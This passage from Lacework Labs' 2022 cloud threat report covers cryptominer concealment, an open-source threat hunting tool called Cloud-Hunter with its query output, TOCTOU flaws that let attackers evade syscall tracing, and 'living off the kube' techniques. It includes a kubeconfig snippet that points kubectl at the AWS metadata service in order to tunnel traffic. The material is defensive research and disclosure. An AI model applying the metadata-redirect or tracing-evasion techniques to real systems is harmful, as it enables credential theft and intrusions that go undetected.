
Lacework Labs analyzed the most common trends observed in cryptomining attacks and highlighted multiple techniques adversaries use to hide and maintain their miners once deployed. Most commonly, this involves hiding the increased CPU/GPU load from application performance monitoring (APM), hiding the payloads through kernel level and userland rootkits, masking outbound network connections, and persisting indefinitely via multiple avenues. Learn more about the details of these techniques and how to spot them in this Lacework Labs blog post.

Proactive defense & intelligence

Using threat hunting techniques and gaining intelligence on what attacks are possible, defenders can be better prepared to deter the threats they face.

Attackers are rapidly becoming more sophisticated in their cloud operations, though defenders have plenty of tools to fight back with. To keep pace with ever-improving adversarial tradecraft, Lacework Labs is releasing a new open source threat hunting tool, disclosing new vulnerability research that was presented at both Black Hat USA and DEF CON, and highlighting new techniques to "live off the kube."

Tool release: Cloud-Hunter




```
❯ cloud-hunter

                                          Lacework Labs

usage: cloud-hunter.py [-h] [-environment LW_ENV] [-any ANYTHING] [-source EVTSOURCE] [-event EVTNAME] [-events EVTNAMES] [-type EVTTYPE]
                       [-username ACCOUNT] [-ip SRCIP] [-userAgent UASTRING] [-reqParam PARAM] [-reqParams PARAMS] [-region REGION]
                       [-errorCode ERROR] [-errorCodes ERRORS] [-accessDenied STATUS] [-dns DNS] [-os OPERATING_SYSTEM] [-hostname HOSTNAME]
                       [-filename FILENAME] [-filetype FILETYPE] [-cmdline CMDLINE] [-hunt EXQUERY] [-y YAML_FILE] [-t DAYS] [-q] [-c] [-j]
                       [-o OUTPUT_FILENAME]

Dynamically create queries and hunt with the Lacework Query Language (LQL) quickly and efficiently

optional arguments:
  -h, --help            show this help message and exit
  -environment LW_ENV   Lacework environment (will be set to "default" if not specified)
  -any ANYTHING         Include literally any keyword in an LQL query (Waring: may return thousands of results)
  -source EVTSOURCE     Include events by source in an LQL query
  -event EVTNAME        Include specific event type in an LQL query
  -events EVTNAMES      Include multiple events - Important - use this format: "'event1','event2'"
  -type EVTTYPE         Include a specific event type in an LQL query
  -username ACCOUNT     Include a username in an LQL query
  -ip SRCIP             Include a source IP address in an LQL query
  -userAgent UASTRING   Include a User Agent string in an LQL query
  -reqParam PARAM       Include a Request Parameter String in an LQL query
  -reqParams PARAMS     Include multiple Request Parameters - Important - use this format: "'param1','param2'"
  -region REGION        Include region within an LQL query
  -errorCode ERROR      Include an error code in an LQL query
  -errorCodes ERRORS    Include multiple error codes - Important - use this format: "'error1','error2'"
  -accessDenied STATUS  Include Access Status in LQL query - Provide: (Y/N)
  -dns DNS              Include DNS entries queried from the environment
  -os OPERATING_SYSTEM  Include activities related to the operating system name
  -hostname HOSTNAME    Include activities tied to a hostname
  -filename FILENAME    Include activities tied to a filename
  -filetype FILETYPE    Include activities tied to a type of file
  -cmdline CMDLINE      Include command line items in LQL query
  -hunt EXQUERY         Hunt by executing a raw LQL query
  -y YAML_FILE          Hunt using a LQL YAML file
  -t DAYS               Hunt timeframe in days (default 7-days)
  -q, --query           Display the crafted query
  -c, --count           Hunt and only count the hits, do not print the details to the screen
  -j, --JSON            View the results as raw JSON
  -o OUTPUT_FILENAME    Export the results in CSV format or JSON if -j argument is passed
```

Figure 15: Cloud-Hunter help menu

Cloud-Hunter utilizes the Lacework Query Language (LQL) to allow for threat hunting across data within the Lacework platform by way of dynamically crafted LQL queries. This helps to find data quickly and develops queries for ongoing monitoring as you scale detections along with your organization's cloud security program.

Modules are another component of Cloud-Hunter. The modules can be used to extend the queries across multiple tenants and integrate with various APIs, such as GreyNoise and VirusTotal.



```
❯ scale-hunt -event CreateAccessKey -source iam -t 1 -c

Environment     |       Hits
==============================
[redacted]      |       0
[redacted]      |       0
[redacted]      |       0
[redacted]      |       0
[redacted]      |       1
[redacted]      |       1
[redacted]      |       0
[redacted]      |       1
[redacted]      |       1
[redacted]      |       1
[redacted]      |       3
[redacted]      |       2
[redacted]      |       0
[redacted]      |       1
[redacted]      |       0
[redacted]      |       0
[redacted]      |       110
[redacted]      |       0
[redacted]      |       46
[redacted]      |       1306
[redacted]      |       13
[redacted]      |       0
[redacted]      |       0

❯ cloud-hunter -event CreateAccessKey -source iam -environment [redacted] -t 1

[*] Found [3] events over a 1-day search period

Event            Region     Source             Time                  Type        Username    Source IP
---------------  ---------  -----------------  --------------------  ----------  ----------  ------------
CreateAccessKey  us-east-1  iam.amazonaws.com  2022-03-29T21:41:39Z  AwsApiCall  [redacted]  AWS Internal
CreateAccessKey  us-east-1  iam.amazonaws.com  2022-03-29T18:02:56Z  AwsApiCall  [redacted]  AWS Internal
CreateAccessKey  us-east-1  iam.amazonaws.com  2022-03-29T18:49:40Z  AwsApiCall  [redacted]  AWS Internal


For additional information, export event details to a file:
$ ./cloud-hunter.py -source iam -event CreateAccessKey -o <output_file.csv>

❯ cloud-hunter -event CreateAccessKey -source iam -q

[*] Generated Query:
LaceworkLabs_CloudHunter {
     SOURCE {
          CloudTrailRawEvents
     } FILTER {
          EVENT_SOURCE LIKE '%iam%'
                AND EVENT_NAME LIKE '%CreateAccessKey%'
     } RETURN DISTINCT {
          INSERT_ID,
          INSERT_TIME,
          EVENT_TIME,
          EVENT
```


Figure 16: Cloud-Hunter scaled hunting module, event view, and query generation

Lacework Labs will continue to expand and update this project as more data sources are available to LQL. Check out the GitHub for more information and open a pull request if you have ideas to improve this project.

Exploiting vulnerabilities in open source tracing software

Many cloud customers rely on open source software solutions and assume their workloads are safe; however, vulnerabilities in security monitoring software could enable attackers to go undetected. Because these solutions are so popular, this impacts many cloud workloads.

There are several ways to detect threats using system call (syscall) and kernel tracing in Linux. In collaboration with LinkedIn's Junyuan Zeng, Lacework Labs researcher Rex Guo comprehensively analyzed all the mechanisms and their associated risks and found that cloud workload protection platform (CWPP) solutions that offer syscall or other kernel-level monitoring are vulnerable to an attack. Because we did not analyze proprietary software, we recommend checking your vendor's tool to understand their claims.



🟥 Userspace pointer pointing to "socket address"
🟩 Kernel pointer pointing to "socket address"

```
ptrace_report_syscall(regs, message)
__secure_computing(struct seccomp_data{regs…})
trace_sys_enter(regs, regs->orig_ax)
```

Syscall Table (x86_64)
…
42 sys_connect
43 sys_accept
44 sys_sendto
…

```
long __sys_connect((int fd,
     struct sockaddr __user *uservaddr, int addrlen))
{
   …
   struct filename *tmp;
   ret = move_addr_to_kernel
           (uservaddr, addrlen, &address);
   if (!ret)
     ret = __sys_connect_file
           (f.file, &address, addrlen, 0);

   …
}
```

```
trace_sys_exit(regs, regs->ax)
ptrace_report_syscall(regs, message)
```

Figure 17: Connect syscall execution flow


When a tracing program is executed, it knows the syscall name and reads the syscall arguments. Most high-value signals that help detect threats are typically pointer arguments——i.e., a pointer pointing to the user space memory that contains the syscall argument data structure. Pointer arguments typically contain the most important context for threat detection.Rex and Junyuan discovered that both tracepoint and ptrace have time-of-check to time-of-use (TOCTOU) iissues at sys_enter and sys_exit. The tracing program dereferences the user space memory in a different amount of time than the kernel at sys_enter and sys_exit. This creates a time gap where an attacker can change the memory value so the Linux kernel will execute something different from what the tracing program reports.

This research was presented at both Black Hat USA and DEF CON this summer. or more information, head over to the blog.

Living off the kube

“Living off the land” attacks are when an adversary uses a system’s native binaries offensively, intending to reduce the attacker’s footprint and the need for additional tools to execute the attack. This has many advantages because the activity is less likely to trigger detection rules and it avoids leaving behind tools and malware that can be traced back to the attacker.


Existing research in this space primarily focuses on traditional Windows/Linux binaries. With the growth of various DevOps tools to administer Kubernetes, Lacework Labs has identified techniques that defenders need to be aware of to protect their respective environments. These techniques include hosting payloads, tunneling traffic through a compromised pod, creating malicious triggers, and more.


Attacker C2 comms
kubectl listening on public interface
Compromised Server
kubectl
Modified kubeconf
Hijacked flow w/ kubectl proxy
Kubernetes API
AWS Metadata Service

```
apiVersion: v1
clusters:
- cluster:
    certificate-authority-data:
DATA+OMITTED
    server: http://169.254.169.254
  name: upstream-internal-server
contexts:
- context:
    cluster: microk8s-cluster
    user: admin
  name: microk8s
current-context: microk8s
kind: Config
preferences: {}
users:
- name: admin
  user:
    token: REDACTED
```

Figure 18: Tunneling traffic through a kubectl proxy

Adversaries will continue to develop tradecraft against the ever-growing cloud/DevOps landscape. Understanding how these utilities are normally used, and how they can be abused is critical for enterprise defenders to stay ahead of bad actors and hunt for suspicious activity.



Conclusion

Since producing our first Cloud Threat Report in August 2021, the speed and scale of attacks in the cloud continue to increase. Private keys accidentally uploaded to public repos result in large infrastructure takeovers in minutes. The speed at which attackers weaponize newly disclosed remote code execution vulnerabilities is being reduced from weeks and days to hours. The scale of attacks is increasing as well—following initial access, attackers now spread more malware and move further in the infrastructure. Knowledge is power and knowing how attacks unfold in the cloud is the first step in developing a solid defense plan. We hope you find this intelligence useful in your cloud security journey.

Connect with us

The Lacework Labs team continues to build and expand our online presence to contribute to the security community. Below are areas where you can find and follow our innovative threat research.

LACEWORK

© 2022, Lacework Inc. All Rights Reserved. | 888.292.5027 | lacework.com